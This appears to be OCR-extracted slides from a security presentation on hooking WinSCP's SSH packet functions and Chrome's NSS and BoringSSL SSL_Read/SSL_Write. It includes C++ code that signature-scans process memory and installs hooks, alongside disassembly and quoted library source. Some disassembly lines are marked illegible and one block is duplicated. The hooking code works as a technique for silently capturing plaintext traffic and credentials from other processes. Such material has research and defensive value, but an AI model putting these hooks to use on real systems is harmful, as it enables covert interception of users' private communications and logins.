01165610   . 8B5D 08         MOV EBX,DWORD PTR SS:[EBP+8]
```

Hooking WinSCP




```cpp
// Hook WinSCP

void HookWinSCP()
{
    SECTION_INFO text  = {0, 0};
    unsigned char SEND_string[] = { 0x55, 0x8B, 0xEC, 0x8B, 0x55, 0x0C, 0x8B, 0x45, 0x08, 0x83, 0xB8, 0x2C, 0x01, 0x00, 0x00 };
    unsigned char RECV_string[] = { 0x55, 0x8B, 0xEC, 0x83, 0xC4, 0xE4, 0x53, 0x56, 0x57, 0x8B, 0x75, 0x10, 0x8B, 0x5D, 0x08 };

    //Get .text section

    text  = Process::GetModuleSection("winscp.exe", ".text");

    if(text.dwSize == 0 || text.dwStartAddress == 0)
    {
        DebugLog::Log("[ERROR] Cannot get WinSCP section!");
        return;
    }

    // Serach functions

    DWORD pSend = Process::SearchMemory((void *)text.dwStartAddress, text.dwSize, (void *)SEND_string, 15);
    DWORD pRecv = Process::SearchMemory((void *)text.dwStartAddress, text.dwSize, (void *)RECV_string, 15);

    if(pSend == 0 || pRecv == 0)
    {
        DebugLog::Log("[ERROR] Cannot get WinSCP functions!");
        return;
    }

    // Add hooks

    SSH_Pktsend_Original = (SSH_Pktsend_Typedef)pSend;
    SSH_Rdpkt_Original = (SSH_Rdpkt_Typedef)pRecv;

    Hooker::AddHook((void *)pSend, (void *)SSH_Pktsend_Callback);
    Hooker::AddHook((void *)pRecv, (void *)SSH_Rdpkt_Callback);
}
```


Hooking Chrome NSS



```c
static PRStatus
ssl_InitIOLayer(void)
{
    ssl_layer_id = PR_GetUniqueIdentity("SSL");
    ssl_SetupIOMethods();
    ssl_inited = PR_TRUE;
    return PR_SUCCESS;
}
```




```c
static const PRIOMethods ssl_methods = {
    PR_DESC_LAYERED,
    ssl_Close,                  /* close        */
    ssl_Read,                   /* read         */
    ssl_Write,                  /* write        */
    ssl_Available,              /* available    */
    ssl_Available64,            /* available64  */
    ssl_FSync,                  /* fsync        */
    ssl_Seek,                   /* seek         */
    ssl_Seek64,                 /* seek64       */
    ssl_FileInfo,               /* fileInfo     */
    ssl_FileInfo64,             /* fileInfo64   */
    ssl_WriteV,                 /* writev       */
    ssl_Connect,                /* connect      */
```




```c
static void
ssl_SetupIOMethods(void)
{
          PRIOMethods *new_methods  = &combined_methods;
    const PRIOMethods *nspr_methods = PR_GetDefaultIOMethods();
    const PRIOMethods *my_methods   = &ssl_methods;

    *new_methods = *nspr_methods;

    new_methods->file_type         = my_methods->file_type;
    new_methods->close             = my_methods->close;
    new_methods->read              = my_methods->read;
    new_methods->write             = my_methods->write;
```

/net/third_party/nss/ssl/sslsock.c


Hooking Chrome NSS



```
static const PRIOMethods ssl_methods = {
    PR_DESC_LAYERED,
    ssl_Close,                  /* close        */
    ssl_Read,                   /* read         */
    ssl_Write,                  /* write        */
    ssl_Available,              /* available    */
    ssl_Available64,            /* available64  */
    ssl_FSync,                  /* fsync        */
    ssl_Seek,                   /* seek         */
    ssl_Seek64,                 /* seek64       */
    ssl_FileInfo,               /* fileInfo     */
    ssl_FileInfo64,             /* fileInfo64   */
    ssl_WriteV,                 /* writev       */
    ssl_Connect,                /* connect      */
```



```
0E247829   33C0                    XOR EAX,EAX
0E24782B   8937                    MOV DWORD PTR DS:[EDI],ESI
0E24782D ^EB EE                    JMP SHORT chrome_1.0E24781D
0E24782F   68 50B6740F             PUSH chrome_1.0F74B650                ASCII "SSL"
0E247834   E8 40F6FFFF             CALL chrome_1.0E246E79
0E247839   59                      POP ECX
0E24783A   A3 6408CE0F             [illegible]
0E24783F   E8 0D000000             CALL chrome_1.0E247851
0E247844   C705 6008CE0F 01000000  [illegible]
0E24784E   33C0                    XOR EAX,EAX
0E247850   C3                      RETN
```



```
0E247851   56                      PUSH ESI
0E247852   57                      PUSH EDI
0E247853   E8 1D010000             CALL chrome_1.0E247975
0E247858   8BF0                    MOV ESI,EAX
0E24785A   BF 7808CE0F             MOV EDI,chrome_1.0FCE0878
0E24785F   A1 24B2820F             MOV EAX,DWORD PTR DS:[F82B224]
0E247864   6A 24                   PUSH 24
0E247866   59                      POP ECX
0E247867   F3:A5                   REP MOVS DWORD PTR ES:[EDI],DWORD P
0E247869   A3 7C08CE0F             MOV DWORD PTR DS:[FCE087C],EAX
0E24786E   A1 28B2820F             MOV EAX,DWORD PTR DS:[F82B228]
0E247873   A3 8008CE0F             MOV DWORD PTR DS:[FCE0880],EAX
0E247878   A1 2CB2820F             MOV EAX,DWORD PTR DS:[F82B22C]
0E24787D   A3 8408CE0F             MOV DWORD PTR DS:[FCE0884],EAX
0E247882   A1 30B2820F             MOV EAX,DWORD PTR DS:[F82B230]
0E247887   A3 8808CE0F             MOV DWORD PTR DS:[FCE0888],EAX
0E24788C   A1 34B2820F             MOV EAX,DWORD PTR DS:[F82B234]
0E247891   A3 8C08CE0F             MOV DWORD PTR DS:[FCE088C],EAX
0E247896   A1 38B2820F             MOV EAX,DWORD PTR DS:[F82B238]
0E24789B   A3 9008CE0F             MOV DWORD PTR DS:[FCE0890],EAX
0E2478A0   A1 3CB2820F             MOV EAX,DWORD PTR DS:[F82B23C]
0E2478A5   A3 9408CE0F             MOV DWORD PTR DS:[FCE0894],EAX
0E2478AA   A1 40B2820F             MOV EAX,DWORD PTR DS:[F82B240]
0E2478AF   A3 9808CE0F             MOV DWORD PTR DS:[FCE0898],EAX
0E2478B4   A1 44B2820F             MOV EAX,DWORD PTR DS:[F82B244]
0E2478B9   A3 9C08CE0F             MOV DWORD PTR DS:[FCE089C],EAX
0E2478BE   A1 48B2820F             MOV EAX,DWORD PTR DS:[F82B248]
0E2478C3   A3 A008CE0F             MOV DWORD PTR DS:[FCE08A0],EAX
0E2478C8   A1 4CB2820F             MOV EAX,DWORD PTR DS:[F82B24C]
0E2478CD   A3 A408CE0F             MOV DWORD PTR DS:[FCE08A4],EAX
0E2478D2   A1 50B2820F             MOV EAX,DWORD PTR DS:[F82B250]
0E2478D7   A3 A808CE0F             MOV DWORD PTR DS:[FCE08A8],EAX
0E2478DC   A1 54B2820F             MOV EAX,DWORD PTR DS:[F82B254]
0E2478E1   A3 AC08CE0F             MOV DWORD PTR DS:[FCE08AC],EAX
0E2478E6   A1 58B2820F             MOV EAX,DWORD PTR DS:[F82B258]
0E2478EB   A3 B008CE0F             MOV DWORD PTR DS:[FCE08B0],EAX
0E2478F0   A1 5CB2820F             MOV EAX,DWORD PTR DS:[F82B25C]
0E2478F5   A3 B408CE0F             MOV DWORD PTR DS:[FCE08B4],EAX
0E2478FA   A1 60B2820F             MOV EAX,DWORD PTR DS:[F82B260]
0E2478FF   A3 B808CE0F             MOV DWORD PTR DS:[FCE08B8],EAX
0E247904   A1 64B2820F             MOV EAX,DWORD PTR DS:[F82B264]
0E247909   A3 BC08CE0F             MOV DWORD PTR DS:[FCE08BC],EAX
0E24790E   A1 68B2820F             MOV EAX,DWORD PTR DS:[F82B268]
0E247913   A3 C008CE0F             MOV DWORD PTR DS:[FCE08C0],EAX
0E247918   A1 6CB2820F             MOV EAX,DWORD PTR DS:[F82B26C]
0E24791D   A3 C408CE0F             MOV DWORD PTR DS:[FCE08C4],EAX
0E247922   A1 70B2820F             MOV EAX,DWORD PTR DS:[F82B270]
0E247927   A3 C808CE0F             MOV DWORD PTR DS:[FCE08C8],EAX
0E24792C   A1 74B2820F             MOV EAX,DWORD PTR DS:[F82B274]
0E247931   A3 CC08CE0F             MOV DWORD PTR DS:[FCE08CC],EAX
0E247936   A1 78B2820F             MOV EAX,DWORD PTR DS:[F82B278]
0E24793B   A3 D008CE0F             MOV DWORD PTR DS:[FCE08D0],EAX
0E247940   A1 7CB2820F             MOV EAX,DWORD PTR DS:[F82B27C]
0E247945   A3 D408CE0F             MOV DWORD PTR DS:[FCE08D4],EAX
0E24794A   A1 80B2820F             MOV EAX,DWORD PTR DS:[F82B280]
0E24794F   A3 D808CE0F             MOV DWORD PTR DS:[FCE08D8],EAX
0E247954   A1 84B2820F             MOV EAX,DWORD PTR DS:[F82B284]
0E247959   A3 DC08CE0F             MOV DWORD PTR DS:[FCE08DC],EAX
0E24795E   A1 98B2820F             [illegible]
0E247963   5F                      POP EDI
0E247964   C705 7808CE0F 04000000  MOV DWORD PTR DS:[FCE0878],4
0E24796E   A3 F008CE0F             MOV DWORD PTR DS:[FCE08F0],EAX
0E247973   5E                      POP ESI
0E247974   C3                      RETN
```

Hooking Chrome NSS


```
unsigned char SSL_string[] = {'S', 'S', 'L', 0x00, 'A', 'E', 'S'};  // SSL\0
unsigned char PSH_string[] = {0x68, 0x00, 0x00, 0x00, 0x00};        // push SSL
unsigned char MOV_string[] = {0x4, 0x0, 0x0, 0x0};                  // mov OFFSET, 4

// Get sections

rdata = Process::GetModuleSection("chrome.dll", ".rdata");
text  = Process::GetModuleSection("chrome.dll", ".text");
```

Initialization data


1. Find SSL string
2. Find push SSL
3. Find MOV [x], 4
4. Get pointers

```
// Search memory

DWORD pSSL = Process::SearchMemory((void *)rdata.dwStartAddress, rdata.dwSize, (void *)SSL_string, 7);

memcpy(PSH_string + 1, &pSSL, 4);

DWORD pPSH = Process::SearchMemory((void *)text.dwStartAddress, text.dwSize, (void *)PSH_string, 5);

DWORD pMOV = Process::SearchMemory((void *)pPSH, 5000, (void *)MOV_string, 4) - 4;

// Get function addresses from structure

DWORD dwStruct = *(DWORD *)pMOV;
DWORD pfSSL_Read = *(DWORD *)(dwStruct + 0x8);
DWORD pfSSL_Write = *(DWORD *)(dwStruct + 0xC);

// Add hooks

SSL_Read_Original = (SSL_Read_Typedef)pfSSL_Read;
SSL_Write_Original = (SSL_Write_Typedef)pfSSL_Write;

Hooker::AddHook("chrome.dll", (void *)pfSSL_Read, (void *)SSL_Read_Callback);
Hooker::AddHook("chrome.dll", (void *)pfSSL_Write, (void *)SSL_Write_Callback);
```

Hooking Chrome BoringSSL




```c
/* OPENSSL_PUT_ERROR is used by OpenSSL code to add an error to the error
 * queue. */
#define OPENSSL_PUT_ERROR(library, func, reason)                              \
  ERR_put_error(ERR_LIB_##library, library##_F_##func, reason, __FILE__, \
                __LINE__)
```



```c
int SSL_read(SSL *s, void *buf, int num) {
  if (s->handshake_func == 0) {
    OPENSSL_PUT_ERROR(SSL, SSL_read, SSL_R_UNINITIALIZED);
    return -1;
  }

  if (s->shutdown & SSL_RECEIVED_SHUTDOWN) {
    s->rwstate = SSL_NOTHING;
    return 0;
  }

  ERR_clear_system_error();
  return s->method->ssl_read_app_data(s, buf, num, 0);
}
```


Filename is included in binary.




```c
int SSL_write(SSL *s, const void *buf, int num) {
  if (s->handshake_func == 0) {
    OPENSSL_PUT_ERROR(SSL, SSL_write, SSL_R_UNINITIALIZED);
    return -1;
  }

  if (s->shutdown & SSL_SENT_SHUTDOWN) {
    s->rwstate = SSL_NOTHING;
    OPENSSL_PUT_ERROR(SSL, SSL_write, SSL_R_PROTOCOL_IS_SHUTDOWN);
    return -1;
  }

  ERR_clear_system_error();
  return s->method->ssl_write_app_data(s, buf, num);
}
```

/ssl/ssl_lib.c


Hooking Chrome BoringSSL



```
0E41C9EA  55             PUSH EBP
0E41C9EB  8BEC           MOV EBP,ESP
0E41C9ED  8B4D 08        MOV ECX,DWORD PTR SS:[EBP+8]
0E41C9F0  8379 24 00     CMP DWORD PTR DS:[ECX+24],0
0E41C9F4  75 23          JNZ SHORT chrome_1.0E41CA19
0E41C9F6  68 9E030000    PUSH 39E
0E41C9FB  68 C09A8A0F    PUSH chrome_1.0F8A9AC0              ASCII "c:\b\build\slave\win\build\src\third_party\b
0E41CA00  68 F4000000    PUSH 0F4
0E41CA05  68 82000000    PUSH 82
0E41CA0A  6A 10          PUSH 10
0E41CA0C  E8 C6D4FEFF    CALL chrome_1.0E409ED7
0E41CA11  83C4 14        ADD ESP,14
0E41CA14  83C8 FF        OR EAX,FFFFFFFF
0E41CA17  5D             POP EBP
0E41CA18  C3             RETN
```



```
0E41C1F8  55             PUSH EBP
0E41C1F9  8BEC           MOV EBP,ESP
0E41C1FB  8B4D 08        MOV ECX,DWORD PTR SS:[EBP+8]
0E41C1FE  8379 24 00     CMP DWORD PTR DS:[ECX+24],0
0E41C202  75 23          JNZ SHORT chrome_1.0E41C227
0E41C204  68 B9030000    PUSH 3B9
0E41C209  68 C09A8A0F    PUSH chrome_1.0F8A9AC0              ASCII "c:\b\build\slave\win\build\sr
0E41C20E  68 F4000000    PUSH 0F4
0E41C213  68 94000000    PUSH 94
0E41C218  6A 10          PUSH 10
0E41C21A  E8 B8DCFEFF    CALL chrome_1.0E409ED7
0E41C21F  83C4 14        ADD ESP,14
0E41C222  83C8 FF        OR EAX,FFFFFFFF
0E41C225  5D             POP EBP
0E41C226  C3             RETN
```



Memory map

```
Address  Size     Owner     Section  Contains       Type Access    Initial Mapp
0C41E000 00002000                    stack of th:   Priv RW   Gua: RW
0C450000 00401000                                   Map  RW        RW
0D0E0000 00401000                                   Map  RW        RW
0D68D000 00002000                                   Priv ???  Gua: RW
